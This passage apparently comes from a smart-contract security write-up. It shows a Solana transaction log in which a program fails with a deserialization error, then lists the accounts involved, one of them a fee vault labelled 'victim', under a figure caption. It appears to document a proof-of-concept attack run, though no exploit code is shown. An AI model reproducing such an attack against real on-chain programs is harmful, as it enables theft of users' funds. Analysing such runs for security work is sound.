    Account 4: Koo4QPbasfYsgf6xbWLhEtmNY2yRTbwBtS1wE4rwutV (2)
    Account 5: W4113t3333333333333333333333333333333333333 (4)
    Data: [1, 136, 19, 0, 0, 0, 0, 0, 0]
  Status: Error processing Instruction 0: Failed to serialize or deserialize account data: Unknown
    Fee: ◎0
    Account 0 balance: ◎281474.975137696
    Account 1 balance: ◎0.00157296
    Account 2 balance: ◎0.00203928
    Account 3 balance: ◎100000
    Account 4 balance: ◎0.51932736
  Log Messages:
    Program W4113t3333333333333333333333333333333333333 invoke [1]
    Program W4113t3333333333333333333333333333333333333 invoke [2]
    Program log: Error: BorshIoError
    Program W4113t3333333333333333333333333333333333333 consumed 1625 of 193811 compute units
    Program W4113t3333333333333333333333333333333333333 failed: Failed to serialize or deserialize account data: Unknown
    Program W4113t3333333333333333333333333333333333333 consumed 7814 of 200000 compute units
    Program W4113t3333333333333333333333333333333333333 failed: Failed to serialize or deserialize account data: Unknown

Terminal will be reused by tasks, press any key to close it.
```

farm_id
authority
creator
creator_token_account
fee_vault (victim)
program_id
creation of the farm account with data
correct execution of the transaction

Figure 11 Transaction execution